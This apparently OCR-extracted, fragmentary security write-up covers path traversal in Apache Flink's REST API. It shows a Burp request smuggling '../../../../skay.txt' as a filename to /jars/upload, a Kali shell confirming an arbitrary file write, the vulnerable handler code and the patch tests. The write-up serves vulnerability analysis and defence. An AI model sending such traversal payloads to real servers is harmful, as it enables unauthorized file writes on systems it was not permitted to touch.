
CERT

.....3
.....4
.....10
.....10
.....10
.....10
.....11
.....11
.....11


Request
Raw Params Headers Hex
POST /jars/upload HTTP/1.1
Host: 192.168.33.128:8081
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 234
Content-Type: multipart/form-data;
boundary=----------865b7df2cf04911c
----------865b7df2cf04911c
../../../../skay.txt"
Content-Type: application/octet-stream
ssssssssssssssssss
----------865b7df2cf04911c--
Response
Raw Headers Hex
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
content-length: 6017
"errors":[
d(ByteToMessageDecoder.java:302)\n\tat org.apache.flink.sha
]
}
0 matches
Pretty
Search...

CERT

```
+
+       String customFilename1 = "different-name-1.jar";
+       String customFilename2 = "different-name-2.jar";
+
+       multipartUpdateResource.setFileUploadVerifier(new CustomFilenameVerifier(
+           customFilename1,
+           multipartUpdateResource.file1.toPath(),
+           customFilename2,
+           multipartUpdateResource.file2.toPath()));
+
+       MessageHeaders<?, ?, ?> messageHeaders = multipartUpdateResource.getFileHandler().getMessageHeaders();
+       Request request = buildRequestWithCustomFilenames(
+           messageHeaders.getTargetRestEndpointURL(),
+           customFilename1,
+           customFilename2);
+       try (Response response = client.newCall(request).execute()) {
+           assertEquals(messageHeaders.getResponseStatusCode().code(), response.code());
+       }
+
+       verifyNoFileIsRegisteredToDeleteOnExitHook();
+   }
+
+   @Test
+   public void testFileUploadUsingCustomFilenameWithParentFolderPath() throws IOException {
+       OkHttpClient client = createOkHttpClientWithNoTimeouts();
+
+       String customFilename1 = "different-name-1.jar";
+       String customFilename2 = "different-name-2.jar";
+
+       multipartUpdateResource.setFileUploadVerifier(new CustomFilenameVerifier(
+           customFilename1,
+           multipartUpdateResource.file1.toPath(),
+           customFilename2,
+           multipartUpdateResource.file2.toPath()));
+
+       // referring to the parent folder within the filename should be ignored
+       MessageHeaders<?, ?, ?> messageHeaders = multipartUpdateResource.getFileHandler().getMessageHeaders();
+       Request request = buildRequestWithCustomFilenames(
+           multipartUpdateResource.getFileHandler().getMessageHeaders().getTargetRestEndpointURL(),
+           String.format("../%s", customFilename1),
+           String.format("../%s", customFilename2));
+       try (Response response = client.newCall(request).execute()) {
+           assertEquals(messageHeaders.getResponseStatusCode().code(), response.code());
+       }
```

/jars/upload

Verb: POST	Response code: 200 OK


Uploads a jar to the cluster. The jar must be sent as multi-part data. Make sure that the "Content-Type" header is set to "application/x-java-archive", as some http libraries do not add the header by default. Using 'curl' you can upload a jar via 'curl -X POST -H "Expect:" [redacted] ucload'.

Request

Response


/jars/:jarid


```
root@kali:~/flink/bin# curl -X POST -H "Expect:" -F "jarfile=@aaa.jar" http://1
27.0.0.1:8081/jars/upload
{"filename":"/tmp/flink-web-9087b336-a7d7-46ce-827b-2df685b78c4c/flink-web-uplo
[redacted]
```



Request
Raw Params Headers Hex
1 POST /jars/upload HTTP/1.1
2 Host: 192.168.33.128:8081
3 User-Agent: curl/7.68.0
4 Accept: */*
5 Content-Length: 234
6 Content-Type: multipart/form-data;
boundary=----------865b7df2cf04911c
----------865b7df2cf04911c
../../../../skay.txt"
1 Content-Type: application/octet-stream
2
3 sssssssssssssssss
4
5 ----------865b7df2cf04911c--
6
0 matches
Pretty
Search...
Response
Raw Headers Hex
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=UTF-8
3 Access-Control-Allow-Origin: *
4 content-length: 6017
5
6 {
"errors":[
]
}
0 matches
Pretty
Search...

root@kali:~/flink/bin# cd /
root@kali:/# cat skay.txt
sssssssssssssssss
root@kali:/#

import javax.annotation.Nullable;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;
final DiskFileUpload fileUpload = (DiskFileUpload) data;
checkState(fileUpload.isCompleted());
final Path dest = currentUploadDir.resolve(fileUpload.getFilename());
fileUpload.renameTo(dest.toFile());
} else if (data.getHttpDataType() == InterfaceHttpData.HttpDataType.Attribute) {
final Attribute request = (Attribute) data;
// this could also be implemented by using the first found Attribute as the payload


messageParameters,
pathParameters,
Collections.emptyMap());
@Test
public void testGetJobManagerCustomLogsValidFilename() throws Exception {
assertThat(actualFile, is(notNullValue()));
String actualContent = String.join("", Files.readAllLines(actualFile.toPath()));
assertThat(actualContent, is(VALID_LOG_CONTENT));
}
@Test
public void testGetJobManagerCustomLogsNotExistingFile() throws Exception {


Burp Project Intruder Repeater Window Logger++ Help
Response
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain
3 content-length: 3107
Request
Raw Headers Hex
1 GET
Host: 192.168.33.128:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Accept-Language:
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests:


flink-master [flink-parent]
.github
.idea
docs
flink-annotations
flink-clients [flink-clients_2.11]
flink-connectors
flink-container [flink-container_2.11]
flink-contrib
flink-core
flink-dist [flink-dist_2.11]
flink-docs
examples
external-resources
filesystems
private File logDir;
public JobManagerCustomLogHandler(
GatewayRetriever<? extends RestfulGateway> leaderRetriever,
Time timeout,
Map<String, String> responseHeaders,
UntypedResponseMessageHeaders<EmptyRequestBody, FileMessageParameters> messageHeaders,
@Nullable File logDir) {
super(leaderRetriever, timeout, responseHeaders, messageHeaders);
this.logDir = logDir;
}
@Override
flink-formats
flink-fs-tests
flink-java
flink-libraries

CERT